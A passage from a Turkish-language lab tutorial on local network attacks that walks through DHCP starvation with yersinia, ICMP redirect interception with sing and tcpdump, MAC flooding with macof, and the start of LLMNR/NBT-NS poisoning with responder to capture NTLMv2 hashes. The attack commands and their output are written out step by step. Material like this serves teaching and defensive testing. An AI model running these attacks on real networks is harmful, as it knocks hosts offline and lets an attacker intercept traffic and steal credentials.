
[YEREL AĞDA GERÇEKLEŞTİRİLEBİLECEK SALDIRI VE TÜRLERİ]



Wireshark ile Windows Cihazın Trafiğinin incelenmesi

6.2 Dhcp Starvation Nedir?


Dhcp Starvation Ağdaki DHCP sunucudaki ip havuzunun tüketilmesini sağlayan bir saldırdır. Bu işlem sürekli farklı MAC adresi ile DHCP sürecinin tekrar edilmesiyle gerçekleştirilir.



Dhcp starvation saldırısı için yersinia programını kullanacağız bu saldırı da DHCP sunucusunun ip havuzunu tüketmemiz için sunucuya DHCP Discover paketlerini MAC adresimizi sürekli değiştirerek göndermemiz gerekmektedir. Yersinia bize bu imkanı sunan bir program. Kali’de bu programı çalıştırmak için konsola aşağıdaki komutu giriyoruz.


6.2.1 DHCP Starvation Gerçekleştirmek

```
root@pentest:~# yersinia -G
```




Yersinia Programı arayüzü

Dhcp Seçmesini seçtikten sonra Launch Attack butonuna tıklıyoruz sending Discover packet'i seçip "OK" tuşuna basarak saldırıyı başlatıyoruz.




DHCP sekmesini seçtikten sonra Launch Attack butonuna tıklıyoruz. sending DISCOVER packet'i seçip OK tuşuna basarak saldırıyı başlatıyoruz.

[YEREL AĞDA GERÇEKLEŞTİRİLEBİLECEK SALDIRI VE TÜRLERİ]



DHCP Starvation Saldırısı Başlatıldı

Saldırıyı Wireshark Programından daha net bir şekilde görebiliriz.



Saldırının Wiresharkda görüntülenmesi

Bu saldırı bir DOS (Denial Of Service) saldırısıdır. Bu saldırı sayesinde saldırganın bulunduğu ağ içi tanımlı havuzu tüketebilir.

7. Icmp Nedir?

ICMP, Internet Kontrol Mesaj İletişim Kuralı, TCP/IP protokolünde hataları raporlamak ve kontrol etmek için kullanılan protokoldür. IP ile ICMP aynı düzeyde olmalarına rağmen IP hatayı raporlama ve düzeltme mekanizmasına sahip değildir. Bu yüzden hata düzeltme ve raporlama durumlarında ICMP kullanılır.

ICMP Redirect; ağ içerisinde bulunan bilgisayarların iletişimi sırasında fazladan yol almalarına engel olmak için gönderilen mesajlardır. Örneğin yönlendiriciye gelen ağ paketi geldiği ağ ara yüzü üzerinden geri donuyorsa bu fazladan yol almaktır. Bu paketin yönlendiriciye gelmesine gerek yoktur iste bu durumda ICMP Redirect mesajı ile paketin kaynağına bilgi verilir ve gönderdiği paketi direkt olarak erişmesini istediği bilgisayara göndermesi istenir.

7.1 ICMP Redirect Saldırıları

Yukarıda açıklandığı gibi paketlerin ağ içerisinde fazla yol almamaları için yayınlanan ICMP Redirect mesajları saldırı amacıyla saldırganlar tarafından trafiğini üzerlerine almak için kullanılabilir. Test ortamında 3 adet bilgisayar ağ içerisinde konumlandırılmıştır. Senaryoya göre Kullanıcı1 ve Kullanıcı2 isimli bilgisayarlar NetCat ile mesajlaşmaktadır ve Saldırgan isimli bilgisayar trafiği dinleyememektedir. Trafiği dinleyebilmek için Saldırgan isimli bilgisayar Kullanıcı 1 isimli bilgisayara ICMP Redirect mesajları gönderip trafiği okumayı hedeflemektedir. Aşağıda test ortamındaki bilgisayarların bilgileri verilmiştir.

Kullanıcı 1 (Mesajı Gönderen)	Kullanıcı (Mesajı Alan)	Kullanıcı 3 (Saldıran)
20.0.0.128	120.0.0.130	20.0.0.129

Mesaj almak isteyen bilgisayar Kullanıcı2 dinleme moduna geçmelidir. Aşağıdaki komut ile 1234 numaralı port üzerinde dinleme moduna geçirilir.

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
```

Mesaj göndermek isteyen bilgisayar Kullanıcı1 bağlantı isteğini göndermeli ve bağlanmalıdır. Aşağıdaki komut ile mesajın gönderileceği bilgisayarın 1234 numaralı portuna bağlanılır.

```
root@kali:~# nc 20.0.0.130 1234
selam
```



```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
20.0.0.128: inverse host lookup failed: Unknown host
connect to [20.0.0.130] from (UNKNOWN) [20.0.0.128] 54668
selam
```

Bağlantı sağlandıktan sonra ilk mesaj olan “Selam” mesajı hedef bilgisayar üzerinden gönderilir ve alınır. Bu noktada saldırgan bilgisayar Kullanıcı3, herhangi bir mesajı okuyamamaktadır. Mesajların okunabilmesi için bağlantının arasına girilmesi gerekmektedir. Bunun için saldırgan bilgisayar üzerinde “SING” isimli araç kullanılarak ICMP Redirect mesajı aşağıdaki komut kullanılarak gönderilmiştir.

```
root@pentest:~# sing -red -S [20.0.0.130] -gw [20.0.0.129] -dest [20.0.0.128] -x host -prot tcp -psrc 100 -pdst 90 [20.0.0.130]
```

ICMP Redirect mesajı gönderildikten sonra saldırgan aradan gecen mesajları okuyabilecektir. Bunun için “tcpdump” isimli araç ile trafik dinlenmiştir ve aşağıda ilgili komut verilmiştir.

```
root@pentest:~# tcpdump -A -i eth0 -l -n
```

```
.....t/..
16:01:44.715677 IP 20.0.0.130.1234 > 20.0.0.128.54668: Flags [P.], seq 1235320817:1235320844, ack 1477800241, win 227, opt
ions [nop,nop,TS val 697542975 ecr 1777540418], length 27
E..0..@.u.....I...X.q1.....
)..?i..BMERHABA BGA ICMP MESAJIDIR
```

Tcpdump ile dinleme başarılı bir şekilde sonuçlandı.

8. Switch Nedir?

Switch (Anahtarlayıcı): Ağ içerisindeki cihazların ve diğer ağ öğelerinin birbirlerine bağlanmasını sağlayan donanımdır. OSI yedi katman modelinin ikinci katmanında çalışır. Switch kendisine gelen paketleri sadece ilgili makineye ulaştırmaktan sorumludur. Bu ağ içinde gereksiz paket trafiğini engeller. Her makine switch'in bir portuna bağlıdır ve bu port switch tarafından ilgili makinenin MAC adreslerini CAM tablosuna kayıt edilmesi ile eşleştirilir. Dolayısıyla Switch'e gelen paketin hangi mac adresine gideceği CAM tablosundan bakılarak tespit edilir ve MAC-PORT eşleştirmesi yapılarak paketler ilgili porta yönlendirilir.

8.1 Mac Flood Saldırısı

8.1.1 Macof ile saldırıyı gerçekleştirme

Macof saldırısı switch'in çalışma mantığı üzerine gerçekleştirilen bir saldırıdır. Macof saldırısı ile Switch'in cam tablosu doldurulacak ve gelen paketleri yönlendirmeyecek kadar sahte mac adresi yollar. Belli bir yerden sonra trafik çok yavaşlar ve ağa bağlı makinalar sistemden düşer.

```
root@pentest:~# macof -h
Version: 2.4
Usage: macof [-s src] [-d dst] [-e tha] [-x sport] [-y dport]
           [-i interface] [-n times]
```


Mac flood saldırısını gerçekleştirmek için macof adlı frameworku kullanacağız. Macof frameworkunun parametlerinin açıklamaları aşağıdaki gibidir.

- s : Kaynak IP adresi
- d: Hedef IP adresi
- e : Aranan MAC adresi
- x : Kaynak TCP portu
- y: Hedef TCP portu
- i: Ethernet arayüzü
- n : Yollanacak paket sayısı

```
# macof -i eth0 -d ip adresi -n 1000
```

...şeklinde kullanabiliriz. Default olarakta macof -I internet arayüzünü yazarak da flood atağı başlatabilirsiniz.

8.2 Mac Flood Saldırısı Gerçekleştirmek



Laboratuvar ortamımızda 2 kullanıcı ve bir saldırgan cihazımız yer alacaktır

```
vIOS-L2-01#show mac address-table
Mac Address Table
-----
Vlan    Mac Address      Type      Ports
----    -
1       000c.29ec.935c   DYNAMIC   Gi0/2
1       0050.56f9.c29f   DYNAMIC   Gi0/2
1       0050.7966.6803   DYNAMIC   Gi0/0
1       0050.7966.6804   DYNAMIC   Gi0/1
1       f6c9.5df9.52af   DYNAMIC   Gi0/3
Total Mac Addresses for this criterion: 5
vIOS-L2-01#
```

Switch cihazımızda show mac address-table komutuyla ağdaki cihazları öğrendiğini ve mac tablosuna kaydettiğini görebiliyoruz.

```
PC-4> ping google.com
google.com resolved to 216.58.212.46
84 bytes from 216.58.212.46 icmp_seq=1 ttl=127 time=88.979 ms
84 bytes from 216.58.212.46 icmp_seq=2 ttl=127 time=339.158 ms
^C
PC-4> ping google.com
google.com resolved to 216.58.212.46
84 bytes from 216.58.212.46 icmp_seq=1 ttl=127 time=70.639 ms
84 bytes from 216.58.212.46 icmp_seq=2 ttl=127 time=303.580 ms
```

Mac flood saldırısını henüz başlatmadık ve bilgisayarlar internete çıkabilir durumdadır.

```
root@pentest:~# macof -i eth0
```

macof -i internet arayüzün belirterek saldırıyı başlatıyoruz.

```
80:43:4f:32:8d:83 e5:5c:8e:3e:42:ac 0.0.0.0.61055 > 0.0.0.0.12967: S 1221570791:1221570791(0) win 512
4:68:cd:7c:e2:da 21:cd:46:1d:9c:db 0.0.0.0.31715 > 0.0.0.0.26623: S 1542324384:1542324384(0) win 512
3a:79:f1:49:e9:f1 41:a3:37:24:cc:83 0.0.0.0.38441 > 0.0.0.0.58699: S 1559949659:1559949659(0) win 512
6f:23:88:4d:25:44 5c:e0:bb:47:6a:8c 0.0.0.0.28433 > 0.0.0.0.24296: S 927548657:927548657(0) win 512
cc:1a:bf:9:b:e1 ad:1e:fd:24:f4:e 0.0.0.0.9673 > 0.0.0.0.47244: S 1579326797:1579326797(0) win 512
b7:29:77:67:9b:3e 33:ce:e:26:a6:d8 0.0.0.0.40293 > 0.0.0.0.55440: S 468387283:468387283(0) win 512
bd:3a:5e:42:b6:92 4c:71:95:3e:33:25 0.0.0.0.28358 > 0.0.0.0.3635: S 1299395007:1299395007(0) win 512
9:56:f1:20:bd:a3 83:3e:8a:d:a5:ba 0.0.0.0.19989 > 0.0.0.0.22650: S 2028456027:2028456027(0) win 512
4c:74:66:66:71:52 d7:83:40:4:14:f 0.0.0.0.2951 > 0.0.0.0.18557: S 2003282865:2003282865(0) win 512
90:46:a9:6d:34:20 df:e7:1b:58:1a:e4 0.0.0.0.1125 > 0.0.0.0.46125: S 880490708:880490708(0) win 512
b1:df:7d:3f:49:e4 f3:31:61:75:3d:6b 0.0.0.0.62451 > 0.0.0.0.60676: S 2013379199:2013379199(0) win 512
e8:40:a1:75:53:8d fb:46:ac:40:aa:3e 0.0.0.0.2353 > 0.0.0.0.26606: S 1796739109:1796739109(0) win 512
b0:e8:83:2c:76:af 63:5f:1a:6d:2e:d5 0.0.0.0.46155 > 0.0.0.0.6134: S 386182926:386182926(0) win 512
a2:a7:ea:73:41:e5 b8:29:2d:5c:e1:42 0.0.0.0.40167 > 0.0.0.0.17522: S 284492004:284492004(0) win 512
6b:0e:3d:6b:63:48 4d:29:6f:33:50:1 0.0.0.0.13328 > 0.0.0.0.4158: S 1550384427:1550384427(0) win 512
c7:4c:c1:6f:46:b6 46:42:7d:1c:6:9 0.0.0.0.6891 > 0.0.0.0.16322: S 2000229137:2000229137(0) win 512
cc:7a:91:66:d7:25 e2:4a:5d:7b:42:e7 0.0.0.0.3095 > 0.0.0.0.1440: S 702034265:702034265(0) win 512
cd:ce:3b:0:d:da:d4 82:14:d2:51:c5:31 0.0.0.0.60137 > 0.0.0.0.35386: S 247394016:247394016(0) win 512
28:5c:5f:5d:27:ba b9:4:0b:3d:4b:18 0.0.0.0.2719 > 0.0.0.0.24089: S 719807126:719807126(0) win 512
a:b1:c:e:da:ee 9:bd:b6:7d:56:5 0.0.0.0.7189 > 0.0.0.0.25140: S 58402205:58402205(0) win 512
6b:26:ba:59:20:fe e2:e4:3f:67:79:66 0.0.0.0.54234 > 0.0.0.0.39632: S 1105390245:1105390245(0) win 512
95:d6:38:50:f:66 84:80:1d:b1:1e:9 0.0.0.0.46797 > 0.0.0.0.2298: S 1336630589:1336630589(0) win 512
d8:d6:b:47:ff:6b eb:9d:3a:15:a3:d8 0.0.0.0.64539 > 0.0.0.0.3435: S 2012246919:2012246919(0) win 512
14:23:9e:61:9d:eb 3a:ff:1a:d4:50 0.0.0.0.62241 > 0.0.0.0.42482: S 51808822:51808822(0) win 512
ba:6f:b2:7:da:94 76:b3:42:52:e3 0.0.0.0.53726 > 0.0.0.0.46265: S 534408500:534408500(0) win 512
55:3b:af:3d:f2:aa 1a:c4:ac:26:2a:2c 0.0.0.0.13677 > 0.0.0.0.65458: S 490916933:490916933(0) win 512
f1:c7:f5:5c:3b:6e 8c:6:f7:5:3c:c8 0.0.0.0.7033 > 0.0.0.0.45616: S 2118321737:2118321737(0) win 512
fd:e5:dc:6b:f8:7b 6c:5f:f3:3e:93:d7 0.0.0.0.23463 > 0.0.0.0.53477: S 1509160722:1509160722(0) win 512
a9:74:3:5b:a:4a 66:e3:41:30:73:3a 0.0.0.0.5776 > 0.0.0.0.11170: S 511473781:511473781(0) win 512
52:71:35:5b:d8:bb b1:c2:a2:2b:a:d9 0.0.0.0.47013 > 0.0.0.0.8078: S 742273878:742273878(0) win 512
5e:d8:b4:50:6e:31 98:cf:92:68:72:47 0.0.0.0.58302 > 0.0.0.0.25770: S 325514417:325514417(0) win 512
48:84:17:49:c4:d7 89:dd:45:21:8:e1 0.0.0.0.30791 > 0.0.0.0.10441: S 851176939:851176939(0) win 512
86:7c:5b:2c:2e:ed de:b3:2f:35:97 0.0.0.0.17561 > 0.0.0.0.32223: S 1355193838:1355193838(0) win 512
```

Saldırıyı başlatıldı.

```
PC-4> ping google.com
Cannot resolve google.com
PC-4> █
```

Switche aşırı yüklenme olduğundan dolayı hizmet veremez duruma geldi ve cihazlar ağdan düştü. Saldırıyı durdurup swicthin mac tablosunu tekrardan kontrol ediyoruz.

[YEREL AĞDA GERÇEKLEŞTİRİLEBİLECEK SALDIRI VE TURLERİ]

-----	-----	-----	-----
1	000c.29ec.935c	DYNAMIC	Gi0/2
1	0050.56f9.c29f	DYNAMIC	Gi0/2
1	0050.7966.6803	DYNAMIC	Gi0/0
1	0094.aa19.2ee9	DYNAMIC	Gi0/2
1	0208.313e.9935	DYNAMIC	Gi0/2
1	0235.5811.1c19	DYNAMIC	Gi0/2
1	024c.b46c.a5aa	DYNAMIC	Gi0/2
1	032b.e551.e0a5	DYNAMIC	Gi0/2
1	04bd.ea53.8214	DYNAMIC	Gi0/2
1	04ce.5d01.68a7	DYNAMIC	Gi0/2
1	093e.0c37.475b	DYNAMIC	Gi0/2
1	093e.bc62.fb6d	DYNAMIC	Gi0/2
1	095a.9437.6e3c	DYNAMIC	Gi0/2
1	09cb.1678.2090	DYNAMIC	Gi0/2
1	09da.8903.2e8b	DYNAMIC	Gi0/2
1	0a86.2965.9e20	DYNAMIC	Gi0/2
1	0bab.e406.b0c0	DYNAMIC	Gi0/2
1	0d09.9834.f415	DYNAMIC	Gi0/2
1	0dda.e66c.22e0	DYNAMIC	Gi0/2
1	0e95.7204.41c0	DYNAMIC	Gi0/2
1	1197.0b65.2a0f	DYNAMIC	Gi0/2
1	11db.c910.27aa	DYNAMIC	Gi0/2
1	122e.4d0e.9c5f	DYNAMIC	Gi0/2
1	12b2.6031.ca59	DYNAMIC	Gi0/2
1	12b3.a559.2056	DYNAMIC	Gi0/2
--More--			

Görüldüğü üzere bir çok sahte mac adresi switch'in mac tablosuna kaydedilmiş

9. LLMNR ve NBT-NS Zehirlenmesi

Llmnr zehirlenmesi zafiyetinde saldırgan kullanıcı adı ve şifrelerin yerel ağda basit bir şekilde kendisine vermesini bekler. Llmnr ve nbt-ns görünüşte zararsız bir bileşen olarak görünür ancak aynı sub-netteki makinelerin dns zarar gördüğünde hostu tanımak için birbirlerine yardım etmesini sağlar. Bir makine özel bir hostu çözümlemeye çalışırken DNS çözümü başarısız olduğunda, makine yerel ağdaki diğer makinelere doğru adresi sormak için llmnr veya nbt-ns protokolleri üzerinden istekte bulunur. Bu zararsız bir teori gibi görünür ancak büyük bir güvenlik açığı ile saldırganlar bir sistemde tam erişim sağlamak için kullanabilirler.

9.1 Saldırı Metodolojisi


Bir saldırgan LLMNR protokolünün UDP/5355 portu veya NBT-NS UDP/137 portu üzerinden yapılan broadcast yayının ve cevabını dinleyebilir. Bu şekilde saldırgan talep edilen hostun adresini öğrenmiş olur.

Örnek bir saldırıyı ifade alacak olursak;

1. Kurbanın makinesi \\printserver a bağlanmak isterken yanlışlıkla \\pintserver yazar.
2. DNS sunucusu cevap olarak kurbanı böyle bir hostu bulamadığı yanıtını verir.
3. Kurban yerel ağdaki diğer makinelere \\pintserver in adresini bilen var mı diye sorar.
4. Saldırgan yanıt olarak kurbanı \\pintserver in adresini verir.
5. Kurban saldırgana inanır ve saldırgana kendi kullanıcı adını ve NTMLv2'sinin hashini verir.
6. Saldırgan hash i kırarak şifreyi öğrenir.

9.1.2 NBT-NS Zehirlenmesini Gerçekleştirme


Bu açığı exploit etmek için responder isimli frameworktan yararlanacağız



Laboratuvar ortamında windows cihazımız ve bir saldırgan bilgisayarımız bulunmaktadır.

```
root@pentest:~# responder -I eth0 -b 0
```

Saldırgan bilgisayarımızda arayüzü belirtirek dinlemeye başlıyoruz.

